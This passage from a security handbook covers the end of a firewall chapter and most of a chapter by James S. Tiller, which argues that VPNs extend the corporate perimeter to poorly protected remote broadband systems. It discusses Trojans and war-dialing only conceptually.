Firewalls and firewall technologies by themselves cannot be trusted, at least not in our present Internet age of communications with hackers hiding in every corner. Hackers tunneling data through allowed protocols and ports can easily bypass today's firewalls, using encryption schemes to hide their tracks. Security professionals should, nonetheless, understand that a firewall, as part of a consistent overall security architecture, is still an important part of the network security in a company.

The best security tool available is still the human brain. Use it wisely and security will improve.

Notes

1. www.netscan.org.
2. http://www.interhack.net/pubs/fwfaq/, Copyright © Marcus J. Ranum and Matt Curtin.
3. Network Associates, "Adaptive Proxy Firewalls — The Next Generation Firewall Architecture."
4. Note that there are two major versions of SOCKS: SOCKS V4 and SOCKS V5. Version 4 does not support authentication or UDP proxying, while version 5 does.
5. www.hert.org, quoted with permission.
6. www.phrack.com.
7. http://packetstorm.securify.com/ is a good place to search for such lists, and much more useful information as well.
8. Simple Network Management Protocol, one of the author's favorite ways of mapping large networks fast and easy. Also mentioned as number 10 on the SANS' Institute "Top Ten Vulnerabilities" list at http://www.sans.org/topten.htm.

The (In)Security of Virtual Private Networks

James S. Tiller, CISA, CISSP

It is no surprise that virtual private networks (VPN) have become tremendously popular among many dissimilar business disciplines. Regardless of the vertical market or trade, VPNs can play a crucial role in communication requirements, providing flexibility and prompt return on investment when implemented and utilized properly. The adoption of VPNs has been vast and swift; and as technology advances, this trend will only increase. Some of the popularity of VPNs is due to the perceived relative ease of implementing the technology. This perceived simplicity and the promise of cheap, limitless access has created a mad rush to leverage this newfound communication type. Unfortunately, these predominant characteristics of VPNs have overshadowed fundamental security flaws that seem to remain obscure and hidden from the sales glossies and product presentations. This chapter is dedicated to shedding light on the security risks associated with VPNs and the misunderstanding that VPNs are synonymous with security.

It is crucial that the reader understands the security limitations detailed herein have almost nothing to do with VPN technology itself. There are several types of VPN technologies available — for example, IPSec, SSL, and PPTP, to mention a few — and each has advantages and disadvantages depending on the requirements and implementation. In addition, each has various levels of security that can be leveraged to accommodate a mixture of conditions. The insecurity of VPNs as a medium and a process is being discussed, and not the technical aspects or standards.

What is being addressed is the evaluation of VPNs by the general consumer arrived at from the sales paraphernalia flooding the market and the industry's products claiming to fill consumers' needs. Unfortunately, the demand is overwhelming, and the development of sufficient controls that could be integrated to increase the security lags behind what is being currently experienced. The word "security" appears frequently when VPNs are being discussed, which typically applies when defining the VPN itself — the protection of data in transit. Unfortunately, the communication's security stops at the termination point of the VPN, a point where security is paramount.

The goal of this chapter is to introduce VPNs, and explain their recent surge in popularity as well as the link to current advances in Internet connectivity, such as broadband. Then, the security experienced with legacy remote access solutions is compared with the realized security the industry has more recently adopted. This is an opportunity to look beyond the obvious and discuss the huge impact this technology is having on the total security posture of organizations. The problem is so enormous that it is difficult to comprehend — a "can't see the forest for the trees" syndrome.

One Thing Leads to Another

The popularity of VPNs seems to have blossomed overnight. The ability to remove the responsibility of maintaining a dedicated line for each contiguous remote user at the corporate site and leverage the existing

Internet connection to multiplex a greater number of connections previously unobtainable has catapulted VPN technology.

As with many technological combinations, one type may tend to feed from another and reap the benefits of its companion's advances. These can materialize as improvements or options in the technologies and the merger of implementation concepts — a marriage of symbiotic utilities that culminate to equal more than attainable alone. Cell phones are an example of this phenomenon. Cell phones support digital certificates, encryption, e-mail, and browsing, among other combinations and improvements. The wireless community has leveraged technologies normally seen in networking that are now gaining attention from their use in another environment. Cell phone use is more robust and the technology used is employed in ways not originally considered. It is typically a win–win situation.

The recent universal embracement of VPNs can be attributed to two primary changes in the communication industry: global adoption of Internet connectivity, and inexpensive broadband Internet access. These contemporary transformations and the ever-present need to support an increasing roaming user community have propelled VPN technologies to the forefront of popularity.

Roaming Users

Roaming is characterized by the natural progression from early networks providing services to a captive population and allowing those same services to be accessible from outside the normal boundaries of the network. Seemingly overnight, providing remote access to users was paramount and enormous resources were allocated to providing it.

Initially, as shown in Exhibit 43.1, modems were collected and connected into a common device that provided access to the internal network, and, of course, the modems were connected to phone lines that ultimately provided the access. As application requirements grew exponentially, the transmission speed of modems increased modestly and change was on the horizon. The first wave of change came in the form of remote desktops, or in some cases, entire systems. As detailed in Exhibit 43.2, a user would dial in and connect




EXHIBIT 43.1 Standard remote access via modems.




EXHIBIT 43.2 Standard remote access via modems using remote control or remote desktop.

to a system that could be either remotely controlled or export the desktop environment to the remote user. In both cases, the bandwidth required between the remote user and the core system was actually reduced and the functionality was amplified. Cubix, Citrix, and PC Anywhere became the dominant players in providing the increased capabilities, each with its own requirements, advantages, and cost.

Performance was realized by the fact that the remote access server on the internal network had very high access speeds to the other network resources. By using a lightweight protocol to control the access server, or to obtain desktop imagery, the modem connection had virtually the same feel as if on the actual network. It was at this point in the progression of remote access that having the same look and feel of the internal network had become the gauge to which all remote access solutions would be measured. From this point forward, any differences or added inconveniences would diminish the acceptance of a remote access solution.

Internet Adoption

The Internet's growth has been phenomenal. From the number of people taking their first steps on the Net, to the leaps in communication technologies, Internet utilization has become increasingly dense and more populated. The Internet has become a requirement for business and personal communications rather than a novelty or for simple amusement. Businesses that were not associated in some way with the Internet are now attempting to leverage it for expansion and increase client satisfaction while reducing costs. It is not uncommon for an organization to include an Internet connection for a new or existing office as a default install.

In contrast, early adopters of dedicated Internet connections, as a rule, had a single access point for the entire organization. As depicted in Exhibit 43.3, remote offices could get access by traversing the wide area network (WAN) to the central location at which the Internet was accessible. This very common design scenario was satisfactory when Internet traffic and requirements were limited in scope and frequency. As the requirements for Internet access grew, the number of connections grew in direct proportion, until the WAN began to suffer. Shortly thereafter, as the costs for direct connectivity declined and the Internet became more and more a part of business life, it became an essential tool and greater access was needed.

Presently, the Internet has become an indispensable utility for successful businesses, and the volume of Internet traffic coursing through internal networks is astounding. The need for information now greatly




EXHIBIT 43.3 Internet access through one central point compared to the several typically seen now.

outweighs the cost of Internet connectivity. In the past, Internet connections had to be validated and carefully considered prior to implementation. Today, the first question is typically, "How big a pipe do we need?" not "Where should we put it?"

The vast adoption of the Internet and acceptance of it as a fundamental requirement has resulted in the increased density and diversity of the Internet. Today, organizations have several access points and leverage them to reduce load on other internal networks and provide increased performance for internal users as well as providing service redundancy. By leveraging the numerous existing connections, an organization can implement VPN technology to enhance communication, while using a service that was cost-justified long before the inclusion of VPNs.

Broadband

Before the existence of high-speed access to the Internet that is standard today, there were typically only modems and phone lines that provided painfully slow access. There were, of course, the few privileged users who had ISDN available to them that provided some relief. However, access was still based on modems and could be a nightmare to get to work properly. The early adopters of remote access used modems to obtain data or services. As the Internet became popular, modems were used to connect to an Internet service provider (ISP) that

provided the means for accessing the Internet. In either case, the limited speed capabilities were a troubling constant.

Today's personal and home access to the Internet can reach speeds historically realized only with expensive lines that only the largest companies could afford or obtain. At present, a simple device can be installed that provides a connection to the ISP and leverages Ethernet to connect to the host PC in the home or small office. Today, access is provided and controlled separately from the PC and rarely requires user intervention. The physical connection and communication medium are transparent to the user environment. Typically, the user turns on the computer and the Internet is immediately available. This is in stark contrast to the physical connection associated with the user's system and the modem, each working together to become the signal termination point and assuming all the responsibilities that are associated with providing the connection.

As with many communication technologies (especially with regard to modem-based remote access), a termination point must be supplied to provide the connection to the remote devices or modems. With dial-up solutions, a modem (virtual or physical) is supplied for the remote system to dial into and establish communications. A similar requirement exists for broadband, whether for cable modems or xDSL technologies: a termination point must be supplied to create a connection for the remote devices at the home or office.

The termination point at the core — with regard to the adoption of VPNs — has become one of the differentiating factors between broadband and modems. To provide remote dial-up access for employees, a single modem could be installed in a server — or workstation for that matter — and a phone line attached. The remote user could be supplied with a modem, the phone number, and the use of some basic software; a connection could be established to provide ample access to the system and services.

In contrast, broadband implementations are more complicated and considerably more expensive; thus, today, only service providers implement this type of technology. An example is Internet cable service; not too many companies have access to the cable infrastructure to build their own internal remote access solution. Currently, broadband is not being used for point-to-point remote access solutions. Therein lies the fundamental appeal of VPNs: a way to leverage this advanced communication technology to access company resources.

Not only is the huge increase in speed attractive because some of the application requirements may be too great for the limited bandwidth provided by modems, but the separation of the technology from the computer allows for a simplified and scalable integration. Under these circumstances, broadband is extremely attractive for accessing corporate resources. It is one thing to have broadband for high-speed Internet browsing and personal excursions, but it is another to have those same capabilities for business purposes. Unfortunately, as described earlier, broadband technologies are complex and infeasible for a nonservice provider organization to implement for internal use. The result is a high-speed communication solution that currently only provides Internet access — that is, until that advent of VPNs.

Extended Access

As communication capabilities increased and companies continued to integrate Internet activities into everyday procedures, the creation of VPN technology to merge the two was critical. Dial-up access to the Internet and broadband provide access to the Internet from nearly anywhere and with high speeds. Both allow global access to the Internet, but there is no feasible or cost-effective way to terminate the connection to the company headquarters. Since broadband access was intimately associated with the Internet and direct-dial solutions were ineffective and expensive, the only foreseeable solution was to leverage the Internet to provide private communications. This ultimately allowed organizations to utilize their existing investment in Internet connectivity to multiplex remote connections. The final hurdle was to afford security to the communication in the form of confidentiality, information integrity, access control, authentication, auditing, and, in some cases, nonrepudiation.

The global adoption of the Internet, its availability, and the increased speeds available have exceeded the limitless access enjoyed with dial-up. With dial-up, the telephone system was used for establishing communications — and telephones are everywhere. The serial communication itself was carried over a dedicated circuit that would be difficult to intercept for the everyday hacker and therefore relatively secure. Now that the Internet is everywhere, it can be used to duplicate the availability that exists with the telephone network while taking advantage of the increased speeds. Granted, if a modem is used to connect to the Internet, the speed is not realized and the phone system is being used to connect, but locally; the Internet is still being used for the common connection medium. Even with dial-up remote access, this was a huge leap in service because

many corporate-provided remote access solutions could be difficult to connect to from overseas. If not restricted by policy, cost became an issue because phone equipment and systems were not of the quality they are today, and long-distance transmissions would hinder the connection. In contrast, there are tens of thousands of ISPs worldwide that can provide access to the Internet, not including the very large ISPs that provide phone numbers globally. Finally, in addition to the seemingly endless supply of access points, there are companies that act as a central point for billing and management for hundreds of ISPs worldwide. From the point of view of the user, there is one large ISP everywhere on the globe.

The final hurdle was to provide the communication protection from in-transit influence or exposure as had occurred with old remote access over the phone network. VPN technology was immediately used to fill this gap. With the advent of expanded communication capabilities and the availability of the Internet, the ever-expanding corporate existence could be easily supported and protected during transit.

Connected All the Time

In the past, a remote user could dial into a modem bank at headquarters and access services remotely with little concern for eavesdropping, transmission interception, or impersonation. From the perspective of the hosting site, layers of security could be implemented to reduce exposure. Authentication, dial-back, time limitations, and access restrictions were employed to increase control over the communication and decrease exposure to threats. These protection suites were made possible primarily because of the one-on-one aspect of the communication; once the connection was established, it could be easily identified and controlled. As far as the communication itself, it was relatively protected while traversing the public phone system over dedicated circuits.

Because broadband technology can utilize Ethernet to allow connectivity to the access device, the computer simply has to be "on" for Internet communications (see Exhibit 43.4). This represents a huge change from traditional modem access, where the computer was responsible for establishing and maintaining the connection. Currently, with typical broadband the connection is sustained at the access device, allowing Internet connectivity, regardless of the state of other systems on the Ethernet interface. The Ethernet interface on the computer does not require a user to initialize it, know a phone number, or be concerned about the connection. All these options are controlled by the operating system; even the IP address is automatically assigned by the ISP, reducing the interaction with the user even further. Now the responsibility for Internet connectivity rests




EXHIBIT 43.4 Broadband removed the user and system from the establishment of the connection.

solely on the access device, freeing the user and the user's computer from the need to maintain the connection. The end system is simply a node on a network.

Computers that are connected to the access device are connected to the Internet with little or no protection. It is very common for a broadband provider to install the cable or line and an Ethernet interface in the computer and directly connect the system with no security modifications. This results in basic end-systems with no security control being connected directly to the Internet for extended periods of time. The difference is tremendous. Instead of a fleeting instance of a roaming user on the Internet dialing up an ISP, the IP address, type of traffic, and even the location of the computer are exposed to the Internet for extended periods of time. When compared with the direct remote user dial-up support for corporations, the exposure is staggering. The obvious difference is that the user is connected to the Internet whereas the dial-up service provided by the company was point-to-point.

It is widely accepted that when a system is connected to the Internet, regardless of type, it is exposed to a colossal number of threats. It is also accepted that the greater the length of continuous time the connection is established, the greater the exposure or the risk of being found and targeted. Firewalls are usually placed on networks that have dedicated Internet connections, but they are not usually seen on hosts that have intermittent connections to the Internet. One of the reasons can be the nature of the connection — it is much more difficult to hit a moving target. But the reality is that this can be misleading, and roaming systems can be accosted in the same way as a system with a dedicated connection. In short, dial-up access to the Internet exposes the system to threats, and dedicated connections are exposed to the same threats as well, but with increased risk that can typically be attributed to duration. Whether connected all the time or some of the time, by broadband or modem, if you are on the Internet you are exposed to attack; it just so happens that when connected all the time, you are a sitting duck, not a flying one.

Accessing Corporate Networks

VPN technology is the final catalyst for allowing remote users to gain access to corporate resources by utilizing the Internet. This was a natural progression; the Internet is everywhere. Like the phone system, the higher bandwidth connections are becoming the norm, and VPN technology is securing the transmission with encryption techniques and authentication.

Much of VPN's success has been attributed to the advent and availability of broadband technologies, because high-speed access was great for browsing and getting bigger things off the Internet faster, but that is about all. Almost overnight the bandwidth typically associated with personal access, such as 32K or even 56K modems, to the Internet was increased 100 times. The greater access speeds attained by moving away from the public phone system and modems to dedicated broadband connectivity were quickly followed by rash of excitement; however, at the same time, many wanted the service to access corporate resources. As the excitement wore off from the huge leap in access speeds, many turned their eyes on ways to use this for remote access. It is at this point that VPN technology took off and absorbed the technical community.

Remote client software was the first on the scene. A product package included a device that was connected to the Internet at the corporate site and the client software that was loaded on the roaming system, resulting in remote access to corporate resources over the Internet. A great deal of time and money was invested in remote access solutions, and that continues today. In concert with remote client-based access, the rush to VPNs was joined by DSL and cable modem replacements that provided the VPN termination, once again relieving the client system from the responsibility of the communication. VPNs are now a wildfire being pushed across the technical landscape by a gale-force wind of broadband access.

Once unbridled access to the corporate network was available, it was not uncommon for remote sites or users to copy or open data normally maintained under the protection of elaborate firewalls and other protection suites provided at the corporate site. For many implementations, VPNs are used to run applications that would normally not be available on remote systems or require expensive resources and support to provide to employees at remote offices. In short, VPNs are being used for nearly everything that is typically available to a system residing on the internal network. This is to be expected, considering that vendors are selling the technology to do just that — operate as if on the internal network. Some solutions even incorporate Microsoft's Windows Internet Naming Service (WINS) and NetBIOS capabilities into their products to allow Domain browsing for systems and resources as if at the corporate site.

In essence, VPNs are being implemented as the panacea to integrate remote activities into internal operations as seamlessly as possible. The end product is data and applications being run from systems well outside the confines of a controlled environment.

Open Ended

Fundamentally, the service afforded by a VPN is quite simple: protect the information in transit, period. In doing so, various communications perks can be realized. A good example is *tunneling*. To accommodate protected communications as seamlessly as possible, the original data stream is encapsulated and then transmitted. The encapsulation procedure simplifies the protection process and transmittal of the datagram. The advantage that arises is that the systems in the VPN communicate as if there were no intermediary. An example, shown in Exhibit 43.5, is a remote system that creates a datagram that would operate normally on the internal network; instead, it is encapsulated and forwarded over the Internet to a system at the corporate office that de-encapsulates (and decrypts, if necessary) the original datagram and releases it onto the internal network. The applications and end-systems involved are typically never the wiser.

The goal for some VPN implementations is to provide communications for remote users over the Internet that emulates intranet services as closely as possible. Many VPN solutions are critiqued based on their capabilities to allow services to the client systems that are usually only available internally. With the adoption of broadband Internet access there is less stress on pure utilitarian aspects normally seen with dial-up solutions, where various limitations are assumed because of the limited bandwidth. To allow for the expanded communication requirements, many VPN solutions integrate into the environment in a manner that remains transparent not only to the user, but also to the applications that utilized the connection. Therefore, the protection realized by the VPN is extended only to the actual transport of data — exactly its purpose.

For the most part, prior to encapsulation or encryption, anything goes, and the VPN simply protects the transmission. The connection is protected but that does not equate to the communication being protected. To detail further, systems on internal networks are considered a community with common goals that are protected from the Internet by firewalls and other protection measures. Within the trusted community, data flows openly between systems, applications, and users; a VPN simply augments the process and protects it during transmission over the Internet. The process is seamless and transparent, and it accommodates the traffic and application needs. The result is that data is being shared and utilized by shadowy internal representations of the remote systems.




EXHIBIT 43.5 Attacker must attempt access to corporate data directly, the most difficult path.

Access Points

Having internal services wholly available to systems residing on internal networks is expected. The internal network is typically a controlled, protected, and monitored environment with security policies and procedures in place. As services and data are accessed internally, the exposure or threat to that communication is somewhat known and accepted at some level. Most organizations are aware of security threats on internal networks, but have assumed a level of risk directly proportional to the value or impact of loss if they were to be attacked. Much of this is attributed to simple population control; they assume greater risk to internal resources because there are fewer people internally than on the Internet, interaction is usually required (hence, a network), and each system can be monitored if desired. Basically, while some statistics tell us that internal networks are a growing source of attacks on corporate data, organizations feel confident that they can control what lies within their walls. Even organizations that do not have security policies and may consider themselves vulnerable will always assume that there is room to grow and implement security measures as they see fit. Nevertheless, the Internet represents a much greater threat in the eyes of many organizations, and this may be a reality for some organizations; each is different. The fundamental point is that the Internet is an unknown and will always be a threat, whereas certain measures can be taken — or the risk can be accepted — more readily on an internal network. In any case, internal networks are used to share information and collaborate to support or grow a business, and it is that open interaction people want from home over the Internet.

VPN technology is a total contradiction of the assumed posture and reach of control. The internal network, where applications, services, and data reside, is considered safe by virtue of firewalls, procedures, and processes overseen by administrators focused on maintaining security in some form or another. However, the nature of VPN negates the basic postulation of corporate security and the understood security attitude. Attackers who may have been thwarted by hardened corporate firewalls may find remote VPN clients much easier targets that may provide the same results.

On the whole, administrators are constantly applying security patches, updating processes, and performing general security maintenance on critical systems to protect them from vulnerabilities. Meanwhile, these vulnerabilities remain on end-user systems, whose users are much less likely to maintain their systems with the same integrity. In the event that an advanced user were to introduce a comprehensive protection plan, many remote systems do not run enterprise-class operating systems and are inherently insecure. Microsoft's Windows 95 and 98 platforms are currently installed on the majority of personal or end-user class systems and are well-known for limited security capabilities and overall robustness. Therefore, fundamental flaws weaken any applied security in the system.

The collision of the attributes that contribute to a common VPN implementation result in the cancellation of applied security infrastructure at the corporate site. Nearly every aspect of Internet-facing protection is invalidated the minute a user connects to corporate with a VPN. A single point of protection applies only if the protected network does not interact with the volatile environment being evaded.

Envelope of Security

To fully grasp this immense exposure, envision a corporate network segmented from the Internet by an arsenal of firewalls and intrusion detection systems, and even suppose that armed guards protect the building housing a private community of systems. Assume that the data on the network is shared and accessed in the open while on the internal network. Each system participating is protected and controlled equally by the establishment.

Now, take one of the systems to an uncontrolled remote location and build a point-to-point connection with modems. The remote computer is still isolated and not connected to any untrusted systems other than the phone system. The communication itself is relatively anonymous and its interception would be complicated, if discovered. However, as we see in VPNs, encryption can be applied to the protocol over the phone system for added protection.

Next, take the same system at the remote location and connect it to the Internet and establish a VPN to the corporate network. Now the system is exposed to influences well beyond the control realized when the computer was at the corporate office; still, the same access is being permitted.

In the three foregoing examples, degradation in security occurs as the computer is emoved from a controlled environment to a remote location and dial-up access is provided. The risks range from the system being stolen to the remote chance of the transmission being captured while communicating over the telephone network, but the overall security of the system and the information remain relatively protected. However, when the remote computer is placed on the Internet, the exposure to threats and the risk of operation are increased exponentially.

In the beginning of the example, the systems reside in an envelope of protection, isolated from unauthorized influences by layers of protection. Next, we stretch the envelope of protection out to the remote dial-in system; understandably, the envelope is weakened, but it certainly exists in nature to keep the information sheltered. The remote dial-in system loses some of the protection supplied by the fortified environment of corporate and is exposed to finite set of threats, but what is more important is that the envelope of security for the corporate site had not been dramatically affected.

In reality, the added risks of allowing remote systems to dial in directly are typically associated with unauthorized access, usually gained through the phone system. Corporate provides phone numbers to remote users to gain access and those same numbers are accessible from anywhere on the planet. Attackers can easily and quickly determine phone number ranges that have a high probability of including the target remote access numbers. Once the range is known, a phone-sweeping or "war-dialer" program can be employed to test each number with little or no intervention from the attacker. However, there are many factors that still manage to keep these risks in check. Dial-back, advanced and multi-layered authentication, extensive logging, time constraints, and access constraints can combine to make a formidable target for the attacker. With only a single point of access and the remote system in isolation, the security envelope remains intact and tangible. The degree of decay, of course, is directly related to the security of the single point of access at corporate and the level of isolation of the remote system.

In the last scenario, where the employment of a VPN provides corporate connectivity over the Internet, the security is perceived to be very high, if not greater than or equal to dial-up access solutions. Why not? They appear to have the same attributes and arguably the same security. In dial-up solutions, the communication is relatively protected, the system providing termination at corporate can be secured, and authentication measures can be put in place to reduce unauthorized access. VPNs, too, have these attributes and can be exercised to acquire an inclusive security envelope.

Unfortunately, the VPN offers a transparent envelope, a security façade that would not normally exist at such intensity if VPNs were not so accomplished as a protocol. The corporate-provided envelope is stretched to a breaking point with VPNs by the sheer fact that the remote system has gained control of the aspect of security and the employment of protection. It will become very clear that the envelope of security is no longer granted or managed by corporate but rather the remote system is now the overseer of all security — locally and into corporate.

A remote system connects to the Internet and obtains an IP address from the ISP to allow communication with the rest of the Internet community. Somewhere on the Internet is a VPN gateway on the corporate network that is providing access to the internal network. As the remote system establishes the VPN to share data, a host of vulnerabilities are introduced that can completely circumvent any security measures taken by corporate that would normally be providing the security envelope. It is at the point of connecting to the Internet where the dramatic tumbling of realized security takes place, and the remote system becomes the judge, jury, and possibly the executioner of corporate security.

The remote system may have employed a very robust VPN solution, one that does not allow the host system to act as a router or allow the forwarding of information from the Internet into the private network. To take it one step further, the VPN solution may employ limited firewalling capabilities or filtering concepts to limit access into the internal network. Nonetheless, the protection possibly supplied by the VPN client or firewall software can be turned off by users, ultimately opening them up to attack. In the event that a package can be implemented in which the user cannot turn off the protection suite, it can be assumed that a vulnerability will arise that requires a patch to remedy.

This scenario is extremely common and nearly an everyday occurrence for firewall and perimeter security administrators simply attempting to keep up with a limited number of firewalls. Given the lack of attention normally seen in many organizations toward their firewall maintenance, one can only imagine the disintegration of security when vulnerabilities are discovered in the remote system's firewall software.

Vulnerability Concepts

To fully understand the extremity of the destruction of perceived corporate security made available by ample amounts of technology and processes, it is necessary to know that the remote system is open and exposed to the Internet. In some cases, as with broadband, the exposure is constant and for long periods of time, making it predictable — an attacker's greatest asset.

The Internet is a sea of threats, if nothing else, simply because of the vast numbers of people and technologies available to them to anonymously wreak havoc on others, especially those unprepared. There are several different types of attacks that are for different uses and affect different layers in the communication. For example, denial-of-service (DoS) attacks are simply geared to eliminate the availability of a system or service — a purely destructive purpose. DoS attacks take advantage of weaknesses in low-level communication attributes, such as a protocol vulnerability, or higher-level weaknesses that may reside in the application itself. Some other attacks have very specific applications and are designed for particular situations to either gain access or obtain information. It is becoming more and more common to see these attacks taking advantage of application errors and quirks. The results are applications specifically engineered to obtain system information, or even to remotely control the host system.

Trojans have become very sophisticated and easy to use, mostly because of huge weaknesses in popular operating systems and very resourceful programmers. A typical system sitting on the Internet can have a Trojan installed that cannot only be used to gain access to the system, remotely control portions of the host system, obtain data stored locally, and collect keyboard input, but can notify the attacker when the host system is online and ready for access. In some cases, information can be collected offline and sent to the attacker when the Internet connection is reestablished by the victim. It is this vulnerability that represents the worst-case scenario and, unfortunately, it is commonplace for a typical home system to be affected.

In a case where the Trojan cannot be installed or implemented fully, an attacker could gain enough access, even if temporarily, to collect vital information about the targeted system or user, ultimately leading to more attacks with greater results. It can be argued that anti-virus programs and host-based firewall applications can assist the user in reducing the vulnerabilities and helping in discovering them — and possibly eradicating them. Unfortunately, the implementation, maintenance, and daily secure operation of such applications rests in the hands of the user. Nevertheless, it is complicated enough protecting refined, highly technical environments with dedicated personnel, much less remote systems spread all over the Internet.

A Step Back

Early in the adoption of the Internet, systems were attacked, sometimes resulting in unauthorized access and the loss of data or the disclosure of proprietary information. As the threats became greater, increasingly more sophisticated, and difficult to stop, firewalls were implemented to reduce the direct exposure to the attack. In combination, systems that were allowing certain services were hardened against known weaknesses to further the overall protection. Furthermore, these hardened specific systems were placed on isolated networks, referred to as DMZs, to protect the internal network from attacks launched from them or weaknesses in their implementation. With all these measures in place, hackers to this day continue to gain astounding access to internal systems.

Today, a firewall is a fundamental fixture in any Internet facing connection, and sometimes in huge amounts protecting vast numbers of systems and networks. It has become the norm, an accepted fact of Internet life, and an expensive one as well. Protecting the internal systems and resources from the Internet is paramount, and enormous work and finances are usually dedicated to supporting and maintaining the perimeter.

It is reasonable to state that much of the protection implemented is to protect proprietary data or information from dissemination, modification, or destruction. The data in question remains within the security envelope created by the security measures. Therefore, to get to the information, an attacker would have to penetrate, circumvent, or otherwise manipulate operational conditions to obtain the data or the means to access it more directly (see Exhibit 43.6).

With the advent of VPNs, the remote system is permitted a protected connection with the corporate data, inside the enclave of known risks and threats. It is assumed that the VPN protects the communication and

